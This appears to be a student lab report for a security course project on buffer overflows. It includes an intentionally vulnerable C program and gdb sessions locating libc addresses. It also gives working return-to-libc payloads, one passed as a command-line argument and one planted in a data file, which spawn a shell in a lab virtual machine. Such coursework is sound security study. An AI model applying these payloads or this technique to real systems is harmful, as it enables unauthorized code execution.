CS 6035 Introduction to Information Security

Project 1 Buffer Overflow Report

Task 1


1. Vulnerable Program

```
#include <stdio.h>

int main(int argc, char *argv[]){
        char buf[12];
        memcpy(buf, argv[1], strlen(argv[1]));
        printf(buf);
}
```

2. Stack Layout

The stack layout:



As stack grows from bottom to top, memory address decreases from high to low

Buf size: 12 bytes

Frame pointer 4 bytes

Return address 4 bytes

Arguments 4 bytes

The overflowed area on the stack is

Frame Pointer, Return Address and Arguments. The idea is to overwrite those areas.

3. Exploiting explanation.

We use return to libc syscall attack.

Step1: Find out return address by feeding input As until the following is seen in gdb:

```
(gdb) r `perl -e 'print "A"x28'`

The program being debugged has been started already.

Start it from the beginning? (y or n) y


Starting program: /home/ubuntu/Desktop/Project/vulnerable `perl -e 'print "A"x28'`


Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()
```

This means after using 28 character As, the return address is overwritten as 0x41414141 as ‘A’ is 0x41 in hex.

Step 2:

Find system()address: 0xb7e56190

Find “/bin/sh/” address: 0xb7f76a24

Find exit() address: 0xb7ecbbc4

```
(gdb) b main

Breakpoint 1 at 0x8048480

(gdb) r
```

```
The program being debugged has been started already.

Start it from the beginning? (y or n) y


Starting program: /home/ubuntu/Desktop/Project/vulnerable `perl -e 'print "A"x28'`


Breakpoint 1, 0x08048480 in main ()

(gdb) p system

$1 = {<text variable, no debug info>} 0xb7e56190 <__libc_system>

(gdb) p _exit

$2 = {<text variable, no debug info>} 0xb7ecbbc4 <_exit>

(gdb) find &system,+9999999,"/bin/sh"

0xb7f76a24

warning: Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting search.

1 pattern found.
```

Thus, here is the final String:

1. Smash the EIP : 24 As needed
2. System() : \x90\x61\xe5\xb7
3. Return address from system call, here we use _exit address to exit gracefully after the attack: \xc4\xbb\xec\xb7
4. /bin/sh address to execute shell : \x24\x6a\xf7\xb7

Step 3:

To test, we run in the program:

```
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ ./vulnerable `python -c 'print "A"*24+"\x90\x61\xe5\xb7"+"\xc4\xbb\xec\xb7"+"\x24\x6a\xf7\xb7"'`

$ whoami

ubuntu

$ date
```

```
Tue May 31 01:35:05 EDT 2016

$ exit

ubuntu@ubuntu-VirtualBox:~/Desktop/Project$
```

As we can see, we are able to run the shell command and the program is also able to exit gracefully without segmentation fault.

Task 2

Use similar method described in task 1:

```
Reading symbols from sort...(no debugging symbols found)...done.

(gdb) b main

Breakpoint 1 at 0x8048733

(gdb) c

The program is not being run.

(gdb) r data.txt

Starting program: /home/ubuntu/Desktop/Project/sort data.txt


Breakpoint 1, 0x08048733 in main ()

(gdb) p system

$1 = {<text variable, no debug info>} 0xb7e56190 <__libc_system>


(gdb) find &system,+9999999,"/bin/sh"

0xb7f76a24

warning: Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting search.

1 pattern found.
```

```
(gdb) p _exit
$2 = {<text variable, no debug info>} 0xb7ecbbc4 <_exit>
```

Thus,

The system() address: 0xb7e56190

The /bin/sh address: 0xb7f76a24


The exit address: 0xb7ecbbc4

The data.txt bleow that is able to overflow the buffer and open the terminal and gracefully exit:

```
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
b7e56190
b7ecbbc4
b7f76a24
```

Proof:


Before modify data.txt



```
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ ./sort  data_ori.txt
Source list:
0x1
0x3
0x5
0x7
0x80
0xa
0xd0

Sorted list in ascending order:
1
3
5
7
a
80
d0
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ ./sort data.txt
```

After modify data.txt



```
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ ./sort data.txt
Source list:
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xb7e56190
0xb7ecbbc4
0xb7f76a24

Sorted list in ascending order:
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e56190
b7ecbbc4
b7f76a24
$ whoami
ubuntu
$ ls
data_ori.txt  data.txt~                                  sort    vulnerable
data.txt      Project 1 Buffer Overflow Instructions.pdf  sort.c  vulnerable.c
$ exit
ubuntu@ubuntu-VirtualBox:~/Desktop/Project$ █
```

As you can see, we enter bash and are able to use "whoami"   and "ls" command and it is also able to exit gracefully without having segmentation fault.

References:

1. http://stackoverflow.com/questions/19124095/return-to-lib-c-buffer-overflow-exercise-issue This link gives the way to find out the address of /bin/sh/
2. https://www.exploit-db.com/docs/28553.pdf This reference is a good overview of overflow attack.